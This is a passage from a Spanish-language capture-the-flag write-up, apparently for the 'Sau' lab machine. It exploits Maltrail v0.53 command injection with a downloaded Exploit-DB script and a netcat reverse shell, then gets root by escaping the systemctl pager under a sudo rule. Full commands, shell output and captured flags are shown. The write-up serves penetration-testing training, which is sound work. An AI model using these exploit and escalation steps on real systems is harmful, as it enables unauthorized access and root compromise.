navegador. La URL debería tener este aspecto: <http://10.129.32.133:55555/<id>>, no `/web/<id>/`. (Imagen 7).

Accedemos por la url <http://10.129.32.133:55555/v2jmfitt>. Aquí vemos una instancia de Maltrail en ejecución. Al observar el pie de página, podemos ver que la versión que se está ejecutando es Maltrail (v0.53). Una búsqueda rápida en Google revela que esta versión es vulnerable a la inyección de comandos del sistema operativo sin autenticación. (Imagen 8).

Punto de acceso inicial

Ahora podemos aprovechar esta prueba de concepto de Exploit Database para obtener acceso al sistema.

Primero, necesitamos descargar el exploit.

```
curl -s https://www.exploit-db.com/download/51676 > exploit.py
```

Antes de empezar ponemos el puerto 4444 a la escucha con netcat para recibir la conexión inversa que se espera de la explotación de la vulnerabilidad.

```
> nc -lvp 4444
listening on [any] 4444 ...
```

Ahora ejecutamos el exploit contra la instancia vulnerable de Maltrail, asegurándonos de apuntar a la URL correcta y al puerto adecuado.

```
> python3 exploit.py 10.10.15.26 4444 http://10.129.32.133:55555/v2jmfrit
Running exploit on http://10.129.32.133:55555/v2jmfrit/login
```

Y en el puerto 4444 recibimos la conexión inversa, lo que nos da acceso al sistema.

```
connect to [10.10.15.26] from (UNKNOWN) [10.129.32.133] 56330 $ id uid=1001(puma)
gid=1001(puma) groups=1001(puma) $ $ uname -a Linux sau 5.4.0-153-generic #170-
Ubuntu SMP Fri Jun 16 13:43:31 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux $ id id
uid=1001(puma) gid=1001(puma) groups=1001(puma) $ whoami whoami puma $
script /dev/null -c bash script /dev/null -c bash Script started, file is /dev/null puma@sau:/
opt/maltrail$ export TERM=xterm export TERM=xterm puma@sau:/opt/maltrail$ stty
-raw echo; fg stty -raw echo; fg bash: fg: current: no such job puma@sau:/opt/maltrail$ ls
-la ls -la total 204 drwxr-xr-x 9 root root 4096 Jun 19 2023 . drwxr-xr-x 3 root root 4096
Jun 19 2023 .. -rw-rw-r-- 1 root root 179 Jan 31 2023 .gitattributes -rw-rw-r-- 1 root root 13
Jan 31 2023 .gitignore -rw-rw-r-- 1 root root 6418 Jan 31 2023 CHANGELOG -rw-rw-r-- 1
root root 711 Jan 31 2023 CITATION.cff -rw-rw-r-- 1 root root 1131 Jan 31 2023 LICENSE
-rw-rw-r-- 1 root root 42844 Jan 31 2023 README.md drwxrwxr-x 2 root root 4096 Jun 19
2023 core drwxrwxr-x 2 root root 4096 Jun 19 2023 docker -rw-r--r-- 1 root root 7205 Apr
15 2023 h drwxrwxr-x 5 root root 4096 Jun 19 2023 html -rw-rw-r-- 1 root root 437 Jan 31
2023 maltrail-sensor.service -rw-rw-r-- 1 root root 430 Jan 31 2023 maltrail-server.service
-rw-rw-r-- 1 root root 5810 Jan 31 2023 maltrail.conf drwxrwxr-x 2 root root 4096 Jun 19
2023 misc drwxrwxr-x 2 root root 4096 Jun 19 2023 plugins -rw-rw-r-- 1 root root 9 Jan 31
2023 requirements.txt -rwxrwxr-x 1 root root 63782 Jan 31 2023 sensor.py -rwxrwxr-x 1
root root 5101 Jan 31 2023 server.py drwxrwxr-x 4 root root 4096 Jun 19 2023 thirdparty
drwxrwxr-x 5 root root 4096 Jun 19 2023 trails puma@sau:/opt/maltrail$ puma@sau:/opt/
maltrail$ cd cd puma@sau:~$ ls -la ls -la total 32 drwxr-xr-x 4 puma puma 4096 Jun 19
2023 . drwxr-xr-x 3 root root 4096 Apr 15 2023 .. lrwxrwxrwx 1 root root 9 Apr 14
2023 .bash_history -> /dev/null -rw-r--r-- 1 puma puma 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 puma puma 3771 Feb 25 2020 .bashrc drwx----- 2 puma puma 4096 Apr 15
2023 .cache drwx----- 3 puma puma 4096 Apr 15 2023 .gnupg -rw-r--r-- 1 puma puma
807 Feb 25 2020 .profile lrwxrwxrwx 1 puma puma 9 Apr 15 2023 .viminfo -> /dev/null
lrwxrwxrwx 1 puma puma 9 Apr 15 2023 .wget-hsts -> /dev/null -rw-r----- 1 root puma 33
Apr 22 13:48 user.txt puma@sau:~$ cat user.txt cat user.txt
29f28444308be0b9b6392eca072bff99
```


Escalada de privilegios

Al comprobar los permisos de sudo del usuario puma, descubrimos que puede ejecutar /usr/bin/systemctl status trail.service como root y sin contraseña. Podemos aprovechar esto para obtener una shell como root.

```
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User puma may run the following commands on sau:
(ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

```
puma@sau:~$ systemctl --version
systemctl --version
systemd 245 (245.4-4ubuntu3.22)
+PAM +AUDIT +SELINUX +IMA +APPARMOR +SMACK +SYSVINIT +UTMP +LIBCRYPTSETUP +GCRYPT
+GNUTLS +ACL +XZ +LZ4 +SECCOMP +BLKID +ELFUTILS +KMOD +IDN2 -IDN +PCRE2 default-
hierarchy=hybrid
```

Al comprobar la versión de systemd en ejecución, se observa que es **systemd 245**. La revisión pública de esta versión y del comportamiento del paginador en combinación con la configuración de `sudo` muestra una vía viable de escalada local en este entorno. Como referencia de apoyo, se consultó el siguiente enlace: <https://medium.com/@zenmoviefornotification/saidov-maxim-cve-2023-26604-c1232a526ba7>.

Esto, sumado a una configuración incorrecta en /etc/sudoers, permite la escalada de privilegios local. Esto se debe a que systemd no establece LESSSECURE en 1, por lo que se pueden iniciar otros programas desde el paginador Less. Al ingresar `!/ruta/al/programa`, le indicamos al paginador que suspenda su operación actual y ejecute el comando especificado; en este caso, usamos `/bin/bash`, que abre una nueva shell con los mismos privilegios que el propio paginador. Dado que podemos ejecutar el comando como root, la shell resultante también pertenecerá al usuario root. Primero, ejecutamos el siguiente comando para verificar el estado de un servicio de systemd llamado trail.service.

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset: >
   Active: active (running) since Wed 2026-04-22 13:47:06 UTC; 4h 22min ago
     Docs: https://github.com/stamparm/maltrail#readme
           https://github.com/stamparm/maltrail/wiki
   Main PID: 872 (python3)
    Tasks: 12 (limit: 4662)
   Memory: 26.6M
   CGroup: /system.slice/trail.service
```

```

└─ 872 /usr/bin/python3 server.py
└─1364 /bin/sh -c logger -p auth.info -t "maltrail[872]" "Failed p>
└─1365 /bin/sh -c logger -p auth.info -t "maltrail[872]" "Failed p>
└─1374 sh
└─1375 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
└─1376 /bin/sh
└─1381 script /dev/null -c bash
└─1382 bash
└─1432 sudo /usr/bin/systemctl status trail.service
└─1433 /usr/bin/systemctl status trail.service
└─1435 pager

```

```

Apr 22 13:47:06 sau systemd[1]: Started Maltrail. Server of malicious traffic d>
Apr 22 18:01:47 sau sudo[1417]:      puma : TTY=pts/1 ; PWD=/home/puma ; USER=ro>
lines 1-23

```

Ahora, dentro del paginador Less, ingresamos el comando `!/bin/bash` para abrir una nueva shell con privilegios de root.

```

!/bin/bash
root@sau:/home/puma#

```

Obtención de privilegios de root y lectura de la flag final

Después de acceder como `root`, se lista el contenido del directorio `/root` y se verifica la presencia de `root.txt`. Finalmente, se lee su contenido.

```

root@sau:~# ls -la ls -la total 40 drwx----- 6 root root 4096 Apr 22 13:48 . drwxr-xr-x 20
root root 4096 Jun 19 2023 .. lrwxrwxrwx 1 root root 9 Apr 15 2023 .bash_history -> /dev/
null -rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc drwx----- 3 root root 4096 Jun 19
2023 .cache lrwxrwxrwx 1 root root 9 Apr 15 2023 .lessht -> /dev/null drwxr-xr-x 3 root
root 4096 Jun 8 2023 .local -rw-r--r-- 1 root root 161 Dec 5 2019 .profile drwx----- 2 root
root 4096 Apr 14 2023 .ssh -rw-r--r-- 1 root root 39 Jun 8 2023 .vimrc lrwxrwxrwx 1 root
root 9 Apr 15 2023 .wget-hsts -> /dev/null drwxr-xr-x 4 root root 4096 Jun 19 2023 go
-rw-r----- 1 root root 33 Apr 22 13:48 root.txt root@sau:~# cat root.txt cat root.txt
f43ff0b8aa59e0508b77fe43cf54ba60 root@sau:~#

```

Cierre del caso

El caso de Sau quedó resuelto mediante la explotación de una vulnerabilidad en **Request Baskets** que permitió alcanzar un servicio interno vulnerable. Ese pivote condujo a la obtención de una shell con privilegios limitados como `puma`. Posteriormente, una configuración permisiva en `sudo` combinada con el comportamiento del paginador de `systemctl` permitió escalar privilegios hasta `root` y acceder a la flag final.